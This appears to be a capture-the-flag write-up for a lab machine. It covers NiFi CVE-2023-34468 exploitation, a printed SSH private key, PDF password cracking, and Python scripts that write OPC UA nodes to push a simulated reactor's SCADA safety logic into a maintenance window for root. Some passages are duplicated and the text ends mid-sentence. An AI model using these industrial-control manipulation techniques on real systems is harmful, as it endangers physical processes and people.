Overview
The machine starts by vhost enumeration that discovers an Apache NiFi instance vulnerable to CVE-2023-34468, exploiting it to get a shell and find a leaked SSH key to login as operator, on the desktop we find a PDF describing a SCADA system with an OPC UA server exposed locally so we enumerate the nodes, manipulate CalibrationOffset to push temperature into the maintenance window while keeping TestOverride active to unlock a root console and get shell as root
Enumeration
we start with our usual nmap scan
nmap -sC -sV -vv -oA init 10.129.58.136
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-18 14:02 PDT
< SNIP>
Scanning 10.129.58.136 [1000 ports]
Discovered open port 22/tcp on 10.129.58.136
Discovered open port 80/tcp on 10.129.58.136
< SNIP>
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 60:b3:f7:6c:0b:92:ab:00:ac:e7:12:e1:d1:26:9c:1e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPTJ+LkpmuH2sQS9dhqnvmpl1NhudGQHvIxfw5Qrhj2MEU4J7VXSPAt/OPas+zeYGU8XOWgNtfnJjHEYe3XsLII=
| 256 c8:30:e6:cb:c6:cd:fc:0c:39:e5:34:04:20:07:b9:b3 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGYnLTVO7QjbF2nWYA4R9O3DaSGllmNuBdWKKZyZxMZS
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-server-header: nginx/1.18.0 (Ubuntu)
| _http-title: Did not follow redirect to http://helix.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
< SNIP>| Port | Service | Notes |
|---|---|---|
| 22 | SSH | OpenSSH 8.9p1 |
| 80 | HTTP | redirects to helix.htb |
so lets add that to our hosts file and see what the site looks like
10.129.58.136 helix.htband by looking at the site we'll see a clearly vibe coded website with couple of buttons  none of those buttons send a requests anywhere so it is just a static page, so lets run our directory, subdomains and vhosts fuzzing
neither the subdomain nor the directory got something useful but the
none of those buttons send a requests anywhere so it is just a static page, so lets run our directory, subdomains and vhosts fuzzing
neither the subdomain nor the directory got something useful but the vhost got us a virtual host on the target
ffuf -u http://10.129.58.136 -H 'Host: FUZZ.helix.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.58.136
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.helix.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

flow [Status: 200, Size: 1068, Words: 110, Lines: 28, Duration: 88ms]
:: Progress: [5000/5000] :: Job [1/1] :: 366 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
so lets add it to our hosts file and see what is that
10.129.58.136 helix.htb flow.helix.htband by going to http://flow.helix.htb it tells us that we must have had a typo and meant to go to /nifi and then redirects us there
by going to the help tab it mentions the version 1.21.0
CVE-2023-34468
it hosts Apache nifi v1.21.0 which is vulnerable to RCE via DB Components The root of the vulnerability is H2 support for creating and running user-defined functions containing custom Java code if you don't know what is H2 Database it is a sql database written in Java so we abuse those capabilities if we are authorized to configure a database connection pool and a processor that references the controller service (I'll link more resources about it down) the researcher provides a good replication manually but it isn't worth replicating without a script so lets look for a PoC online
Foothold
and we found one created by sbouabid on github so lets run it and get a shell
the exploit causes an issue if you give it the target with the full URL as http://flow.helix.htb/nifi
but after skipping it we get a shell back
 so lets try what we can find here
Looked around for any interesting files, some database files, decryption key but the most interesting one was this
so lets try what we can find here
Looked around for any interesting files, some database files, decryption key but the most interesting one was this /opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak which is a backed-up SSH key
so i guess it is for the user operator
cat operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
I checked first the /etc/passwd to see if that user exists and if it has a shell or no operator:x:1001:1001::/home/operator:/bin/bash and I confirmed that it has
now lets get a shell with that key so i get logged in
operator@helix:~$ cat user.txt
154186763b69ac1fb36706c33c784b01
Shell as root
on this operator user desktop i got 2 interesting files
operator@helix:~$ ls
'control systems diagram.png'  'Operator Control & Safety Guide.pdf'   user.txt
so lets download them and take a look the PNG is just a picture and we'll get to that later but the pdf is password protected so lets do our thing
pdf2john 'Operator Control & Safety Guide.pdf' > pdfhash.txtso we get this
Operator Control & Safety Guide.pdf:$pdf$5*6*256*-4*1*16*7c46c5fed97042269c802d39f7ba411b*48*a3bf8039a5f2a39d85b611b374b74debe6be3aa6f01dc1a6e8dd5cd4157499f9a3efe04ca0c999bcac23d7efd22e8366*48*c8909cc91d0fa3d97bf1ce139c46df1936b2b9dc15a305a659d5eb2b1c3172da04ddf8efbfea0a98b3e5043e883ab3e7*32*d3e8e21436f4263214102eebcf3a51d2a4e5049fc2e2aaf50e594ce952db7011*32*a3b05cab12d5403fb8e96415a023560c9453cea981ddbb72d92650c0933785b5now lets crack it
john pdfhash.txt --wordlist=/usr/share/wordlists/rockyou.txtthen we get the password
john --show pdfhash.txt
Operator Control & Safety Guide.pdf:operator1

1 password hash cracked, 0 left
so lets open it and see what's in it, it describes some SCADA system
SCADA and ICS
if you never dealt with PLC before (I hope you never do cause it sucks in a way), here is some info i think that might be helpful for you unless you need to waste 4 years studying control systems engineering
ICS (Industrial Control Systems) is the umbrella term for computer systems that control physical industrial processes, something like power plants, water treatment, oil pipelines, factories SCADA (Supervisory Control and Data Acquisition) is a type of ICS. It means:
- Supervisory operators monitor and command the system
- Control it sends commands to physical equipment (valves, pumps, rods)
- Data Acquisition it reads sensors (temperature, pressure)
the SCADA system is very complicated but let me break it in a naive way for you
Operator (Human)
        ↓
HMI- Human Machine Interface (the dashboard the operator sees)
        ↓
SCADA Server processes logic, stores data
        ↓
Communication Protocol (this is where OPC UA lives)
        ↓
PLC / RTU the actual hardware controller on the floor
        ↓
Physical Equipment (valves, pumps, reactor rods...)
so simply there is some kind of physical equipment that we need to control like valves for example but we can't stay all day there just to close it and open when we need to instead we attach it to a PLC (programming logic controller) and that controller will be controlled from HMI (a dashboard) by an engineer or known as operator and the way this PLC gets the instructions from the HMI is by a protocol, one of those protocols is OPC UA which is existent in our case
one last thing before we go back to hacking, what is OPC UA? OPC UA (Open Platform Communications Unified Architecture) is the communication protocol, the browsers got HTTP and SCADA got OPC UA
It has:
- A server (the PLC/controller exposes data)
- Nodes (like variables: Temperature, Pressure, Mode)
- Clients can read or write those nodes
now back to the files
 first the image, that leaks the server address at
 opc.tcp://127.0.0.1:4840/helix and it got 3 categories of nodes
- Reactor System →
CalibrationOffsetwhich is writable, andTripActiveread-only - Control System →
Modewhich is writable,TestOverridealso writable, andResetTripwritable - Safety System →
RodsInsertedandEmergencyCoolingand both are read-only
the PDF leaks the cheat sheet to exploit the logic of the system
| Variable | Normal | Maintenance Window | Trip |
|---|---|---|---|
| Temprature | 0°C offset | ~295°C | ≥305°C |
| Pressure | normal | ~73 bar | ≥75 bar |
but we still we don't know what we'll get out of all this but if we went back to the machine, we'll see that here is a script that we can run as root
operator@helix:~$ sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
Maintenance window CLOSED.
but we can't know what it does unless we open that Maintenance window so lets order what we need to do

and there is an exposed local port at 8081 that is just a dashboard showing what are the status of the system right now like the mode, pressure and temperature
so we'll need to proxy traffic anyway to talk to the OPCUA server so lets use socks5 instead of portforwarding
the sequence to get into maintenance mode
- Set Mode to maintenance
- Enable
TestOverrideto True - slowly ramp the
CalibrationOffset
to enter the maintenance window
- Temp reaches around 295 or pressure at 73
TripActiveis False
so lets proxy and see what we can do
first this is where we'll see our changes
 and to write a node we need to know 3 things about it
- the core node identifier like namespace index
- the attributes
- NodeClass-Specific Attributes
so we need to do some enumeration, to connect to a OP CUA server we can use a software like ProSys OPC-UA browser or we can use python I am not sure if it supports proxying or not but lets use python for now and test that software later
install opcua first in your venv pip3 install opcua
then enumerate the nodes (there is some default nodes) under the namespace 0 so we need to ignore those, and if we got nothing we can go back to them
#!/usr/bin/env python3
from opcua import Client, ua

TARGET = "opc.tcp://127.0.0.1:4840/helix/"

def browse_node(node, indent=0):
    prefix = "  " * indent
    try:
        name = node.get_display_name().Text
        node_id = node.nodeid.to_string()
        node_class = node.get_node_class()

        # Always recurse but only print non-ns=0 nodes
        if node.nodeid.NamespaceIndex != 0:
            # Try to read value (only Variable nodes have values)
            value = None
            if node_class == ua.NodeClass.Variable:
                try:
                    value = node.get_value()
                except Exception:
                    value = "<unreadable>"

            if value is not None:
                print(f"{prefix}[{node_id}] {name} = {value}")
            else:
                print(f"{prefix}[{node_id}] {name} ({node_class.name})")

    except Exception as e:
        print(f"{prefix}<error reading node: {e}>")
        return

    # Always recurse into children regardless of namespace
    try:
        children = node.get_children()
        for child in children:
            browse_node(child, indent + 1)
    except Exception:
        pass


def main():
    print(f"[*] Connecting to {TARGET}")
    client = Client(TARGET)

    try:
        client.connect()
        print("[+] Connected!\n")

        print("=" * 60)
        print("NODE TREE")
        print("=" * 60)
        root = client.get_root_node()
        browse_node(root)

        print("\n" + "=" * 60)
        print("OBJECTS NODE")
        print("=" * 60)
        objects = client.get_objects_node()
        browse_node(objects)

    except Exception as e:
        print(f"[-] Error: {e}")
    finally:
        try:
            client.disconnect()
            print("\n[*] Disconnected.")
        except Exception:
            pass


if __name__ == "__main__":
    main()
then run it
proxychains python3 enumerate_nodes.py
ProxyChains-3.1 (http://proxychains.sf.net)
cryptography is not installed, use of crypto disabled
cryptography is not installed, use of crypto disabled
[*] Connecting to opc.tcp://127.0.0.1:4840/helix/
| S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:4840-<><>-OK
[+] Connected!

============================================================
NODE TREE
============================================================
    [ns=2;i=1] Plant (Object)
      [ns=2;i=2] Reactor (Object)
        [ns=2;i=3] TemperatureRaw = 283.9990442933252
        [ns=2;i=4] Temperature = 283.9990442933252
        [ns=2;i=5] Pressure = 68.99973748863108
        [ns=2;i=6] CalibrationOffset = 0.0
      [ns=2;i=7] Safety (Object)
        [ns=2;i=8] RodsInserted = False
        [ns=2;i=9] EmergencyCooling = False
        [ns=2;i=10] TripActive = False
      [ns=2;i=11] Control (Object)
        [ns=2;i=12] Mode = NORMAL
        [ns=2;i=13] TestOverride = False
        [ns=2;i=14] ResetTrip = False
it'll take a while then you get this, now we know what is the exact nodes to write with their namespace and index so what we need need to write now ? we can'r write Temperature or pressure but from the PDF we got these info
CalibrationOffset Maintenance-only adjustment applied to sensor calibration... it introduces a controlled bias used during diagnostics and maintenance" and When CalibrationOffset is increased gradually: Temperature rises predictably, Pressure increases slowly
so we'll increase the CalibrationOffset and let the system do the dirty work for us now lets write the exploit script
#!/usr/bin/env python3
from opcua import Client, ua
import time

TARGET = "opc.tcp://127.0.0.1:4840/helix/"

client = Client(TARGET)
client.connect()

def n(i):
    return client.get_node(f"ns=2;i={i}")

def state():
    return {
        "temp":     n(4).get_value(),
        "pressure": n(5).get_value(),
        "trip":     n(10).get_value(),
    }

def set_val(i, val, vtype):
    n(i).set_value(ua.DataValue(ua.Variant(val, vtype)))

# Enter maintenance mode
set_val(12, "MAINTENANCE", ua.VariantType.String)
set_val(13, True, ua.VariantType.Boolean)

# Ramp offset until maintenance window
offset = 0.0
while True:
    s = state()
    print(f"Temp={s['temp']:.2f}  Pressure={s['pressure']:.2f}  Trip={s['trip']}")

    if s["trip"]:
        print("Trip fired — resetting")
        set_val(6,  0.0,      ua.VariantType.Double)
        set_val(13, False,    ua.VariantType.Boolean)
        set_val(12, "NORMAL", ua.VariantType.String)
        while True:
            s = state()
            if s["temp"] < 288 and s["pressure"] < 70:
                break
            time.sleep(2)
        set_val(14, True,          ua.VariantType.Boolean)
        set_val(14, False,         ua.VariantType.Boolean)
        set_val(12, "MAINTENANCE", ua.VariantType.String)
        set_val(13, True,          ua.VariantType.Boolean)
        offset = 0.0
        continue

    if s["temp"] >= 295 or s["pressure"] >= 73:
        print("=== MAINTENANCE WINDOW REACHED ===")
        for i in range(1, 20):
            try:
                node = client.get_node(f"ns=2;i={i}")
                print(f"  i={i}  {node.get_display_name().Text} = {node.get_value()}")
            except:
                pass
        break

    offset += 1.0
    set_val(6, offset, ua.VariantType.Double)
    time.sleep(1.5)

client.disconnect()
then lets run it
proxychains python3 exploit.py
ProxyChains-3.1 (http://proxychains.sf.net)
cryptography is not installed, use of crypto disabled
cryptography is not installed, use of crypto disabled
| S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:4840-<><>-OK
Temp=284.53  Pressure=69.31  Trip=False
Temp=285.54  Pressure=69.32  Trip=False
Temp=286.54  Pressure=69.32  Trip=False
Temp=287.55  Pressure=69.33  Trip=False
Temp=288.55  Pressure=69.33  Trip=False
Temp=289.56  Pressure=69.33  Trip=False
Temp=290.56  Pressure=69.34  Trip=False
Temp=291.57  Pressure=69.34  Trip=False
Temp=292.57  Pressure=69.34  Trip=False
Temp=293.57  Pressure=69.34  Trip=False
Temp=294.58  Pressure=69.35  Trip=False
Temp=295.49  Pressure=69.32  Trip=False
=== MAINTENANCE WINDOW REACHED ===
  i=3  TemperatureRaw = 284.45704229728733
  i=4  Temperature = 295.45704229728733
  i=5  Pressure = 69.30232456245454
  i=6  CalibrationOffset = 11.0
  i=8  RodsInserted = True
  i=9  EmergencyCooling = True
  i=10  TripActive = False
  i=12  Mode = MAINTENANCE
  i=13  TestOverride = True
  i=14  ResetTrip = False
and as you can see we set it to the conditions we need and the TestOverride is True, now if we run that script as root to see what happens
 we get root and we get the flag
Using ProSys Software GUI
download the software and install it lets first port forward instead of proxy cause i don't know if it supports proxying or not
ssh -i operator_id -L 4840:127.0.0.1:4840 operator@helix.htbthen open the app and connect to opc.tcp://127.0.0.1:4840/helix/
use the security mode as none, and anonymous connection
 and you see the 3 nodes we target on the left we can navigate through them
first we need to monitor the data of Temperature and Pressure
so click on 3 of them using Ctrl + mouse click then do Monitor data it'll open a side bar for you monitoring three of them
and you see the 3 nodes we target on the left we can navigate through them
first we need to monitor the data of Temperature and Pressure
so click on 3 of them using Ctrl + mouse click then do Monitor data it'll open a side bar for you monitoring three of them
 then we'll do next
- click Mode and choose write value and set it to
MAINTENANCE - click
TestOverrideand set it to True - then click the Calibration Offset and set a value to it, in the exploit we had to add 15 so we get the temp needed but make sure we write a double not int cause if we looked at it
 we'll see it needs double
and as you can see
we'll see it needs double
and as you can see
